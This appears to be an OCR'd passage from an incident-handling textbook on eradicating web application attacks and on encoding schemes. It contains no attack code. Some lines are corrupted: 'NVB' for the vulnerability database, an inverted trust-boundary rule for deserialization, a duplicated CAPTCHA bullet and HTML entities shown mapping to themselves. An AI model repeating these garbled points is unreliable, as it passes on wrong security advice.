


Eradicating Insecure Deserialization Attacks

Incident handlers can eradicate insecure deserialization attacks by securing the architectural pattern. This can be done by not accepting serialized objects from sources that cannot be trusted or by using serialization mediums that only authorize primitive data types.

The following lists different ways that incident handlers can eradicate insecure deserialization attacks:

- Validate untrusted input that is serialized to ensure the serialized data contains only trusted classes
- Deserialization of trusted data must cross a trust boundary
- Developers must re-architect their applications
- Avoid serialization for security-sensitive classes
- Guard sensitive data during deserialization
- Filter untrusted serial data
- Duplicate security manager checks that are enforced in a class during serialization and deserialization
- Understand the security permissions given to serialization and deserialization




Eradicating Attacks due to Known Vulnerabilities in Components

Incident handlers should primarily focus on eradicating this attack since some of the largest breaches rely highly on exploiting known vulnerabilities in components.

The following describes the different techniques that incident handlers can use to eradicate attacks due to known vulnerabilities in components:

- Regularly check the versions of the client-side and server-side components and their dependencies
- Continuously monitor sources like the National Vulnerability Database (NVB) for vulnerabilities in your components
- Regularly apply security patches
- Scan the components with security scanners frequently
- Enforce security policies and best practices for component use




Eradicating Insufficient Logging and Monitoring Attacks

Insufficient logging and monitoring is a common exploitation method performed by attackers without being detected. They significantly depend on the lack of monitoring and a timely response to perform security attacks on the organization.

The following lists different methods that incident handlers can use to eradicate insufficient logging and monitoring attacks:

- Define the scope of the assets covered in log monitoring to include business critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that the logs are logged with user context; hence, the logs are traceable to specific users
- Ensure what to log and what log to look for in proactive incident identification
- Perform sanitization for all event data to prevent log injection attacks




Eradicating DoS/DDoS Attacks

Denial of service attacks reduces, restricts, or prevents accessibility of system resources to its legitimate users. Incident handlers need to take appropriate measures to eradicate DoS/DDoS attacks since it is a major attack on various business activities of the organization.

The following describes some methods that incident handlers can perform to eradicate DoS/DDoS attacks:

- Network devices use Internet Control Message Protocol (ICMP) messages to communicate with each other. Attackers use the ICMP messages to perform a ping flood attack. Therefore, configure the firewall to deny external ICMP traffic by checking their source address.
- Secure the remote administration and connectivity of different network devices, such as printers, routers, and other networking hardware.
- Certain functions, such as gets(), strcpy(), and sprintf(), copy the whole content of the string into another and this can result in buffer overflow that leads to a DoS/DDoS attack on the web application. Therefore, implement best coding practices and use fgets(), strncpy(), and snprintf() functions that can copy a portion of the string.
- Ensure that the web applications do not possess functionalities that allows the users to overwrite sensitive information, such as return addresses.
- Attackers try to take advantage of weak input validation and send long inputs that can crash the application and lead to a DoS attack. Implement methods in the web applications that perform a thorough input validation while limiting the length of input.
- Implement measures that stop web applications from executing any processed data.

- Disable the unused services.
- Configure the web application to block all of the inbound packets transmitted through the service ports since they contain traffic from the reflection servers.
- Perform black holing to drop repeated packets from the same source and limit the number of requests processed by a server and send the requests to other remote servers.
- Implement CAPTCHA for accessing the web application since it will prevent any automatized attack that attackers can carry through forms.




Eradicating Web Services Attacks

Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access only to valid users.

The following describes the different ways that incident handlers can eradicate web service attacks:

- The SOAP messages contain sensitive information that attackers can use to perform web service attacks and gain administrative level access. Configure the Web Services Description Language (WSDL) access control permissions to grant or deny access to any type of WSDL-based SOAP messages.
- Use the document-centric authentication credentials that use Security Assertion Markup Language (SAML). This provides a single SOAP message with a single sign and it eradicates the various web service attacks.
- Restrict web service attacks and implement a scalable deployment by employing multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security.
- Deploy web services-capable firewalls that can perform SOAP and Internet server application programming interface (ISAPI) filtering.
- Configure the firewalls/IDS systems for a web services anomaly and signature detection.
- Configure the firewalls/IDS systems to filter an improper SOAP and XML syntax.
- Implement centralized in-line requests and responses through a schema validation.
- Block external references and use pre-fetched content when de-referencing URLs.
- Maintain and update a secure repository of XML schemas.





Eradicating CAPTCHA Attacks

The Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) is a security challenge posed to web application users that makes sure that the user is a human. This method restricts the bots and automated tools from sending requests and filling forms in the web applications.

The best practices for implementing a secure CAPTCHA include the following:

- Do not provide direct access to the CAPTCHA solution to the client
- Disable CAPTCHA reuse and present a randomly distorted CAPTCHA image of the text to the user
- Do not reuse CAPTCHA and present a randomly distorted CAPTCHA image of the text to the user
- Use a well-established CAPTCHA implementation such as reCAPTCHA instead of creating your own CAPTCHA script that allows users to choose an audio or sound CAPTCHA
- Warp individual letters so that optical character recognition (OCR) engines cannot recognize them
- Include random letters in the security code to avoid dictionary attacks
- Encrypt all communications between the website and the CAPTCHA system
- Use multiple fonts inside a CAPTCHA to increase the complexity of the OCR engines to solve the CAPTCHA





Eradicating other Web Application Attacks

- **Directory Traversal Attacks**

  Directory traversal enables attackers to exploit HTTP, gain access to the restricted directories, and to execute commands outside the web server's root directory. Incident responders must configure the web applications and their server with the appropriate file and directory permissions to avoid directory traversal vulnerabilities.

The following lists the different ways to eradicate directory traversal attacks:

- Define access rights to the protected areas of the website
- Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode that can affect the directory traversal
- Web servers should be updated with security patches in a timely manner

- **Unvalidated Redirect and Forward Attacks**

  Generally, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent these attacks, the users should not directly supply parameters for redirection and forward web application logic.

  The following lists the different ways to eradicate unvalidated redirect and forward attacks:

  - Avoid using redirects and forwards
  - If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user

- **Watering Hole Attacks**

  The following lists the different ways to eradicate watering hole attacks:

  - Apply software patches regularly to remove any vulnerabilities
  - Monitor network traffic
  - Secure a DNS server to prevent attackers from redirecting the site to a new location
  - Analyze the user behavior
  - Inspect popular websites
  - Use browser plug-ins that block HTTP redirects
  - Disable third-party content such as advertising services, which tracks user activities

- **Cross-Site Request Forgery Attacks**

  Using a CSRF attack, attackers entice a user's browser to send a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  The following lists the different ways to eradicate CSRF attacks:


  - Logoff immediately after using a web application and clear the history
  - Do not allow your browser and website to save your login details
  - Check the HTTP referrer header and when processing a POST, ignore the URL parameters


- **Cookie/Session Poisoning Attacks**

  Browsers use cookies to maintain a session state. They also contain sensitive, session specific data (e.g. user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying the data in the cookie to gain escalated access or this can otherwise maliciously affect the user's session. Developers must follow secure coding practices to secure web applications against these poisoning attacks. Developers must use proper session-token generation mechanisms to issue random session IDs.

  The following lists the different ways to eradicate cookie/session poisoning attacks:

  - Do not store plain text or weakly encrypted passwords in a cookie
  - Implement a cookie's timeout
  - The cookie's authentication credentials should be associated with an IP address
  - Make logout functions available





Implement Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which can help hide the meaning of the data. At the receiving end, the encoded data is decoded into a plain text format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the way that is intended.

The organization must use encoding techniques to prevent web-based application attacks, which involves the manipulation of user requests to the server. The organization must make sure that the web application encodes all of the data that is transmitted between the servers and users. This includes:

- Data transferred through the URL
- HTTP referrer objects
- GET parameters from a form
- POST parameters from a form
- Window.location
- Document.referrer
- Document.location
- Document.URL
- Document.URLUnencoded
- Data from the cookies
- Data from headers fields
- Database data

Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only the printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting the URL into a valid ASCII format so that the data can be safely transported over the HTTP. Several characters in this range have a special meaning when they are mentioned in the URL scheme or the HTTP protocol. Thus, these characters are restricted. URL encoding replaces the unusual ASCII characters with "%" followed by the character's two-digit ASCII code that is expressed as a hexadecimal such as:

  - `%3d =`
  - `%0a New line`
  - `%20 space`

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within the HTML document. HTML encoding replaces unusual characters with strings that an HTML can recognize while the various characters define the structure of the document. If you want to use the same characters that are contained in the document, you might encounter problems. These problems can be overcome by using HTML encoding. HTML encoding defines several HTML entities to represent particularly usual characters such as:

- `&` &
- `<` <
- `>` >

- **Unicode Encoding**

  There are two types of Unicode encoding: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    This replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed as a hexadecimal.

    - `%u2215` /

  - **UTF-8**

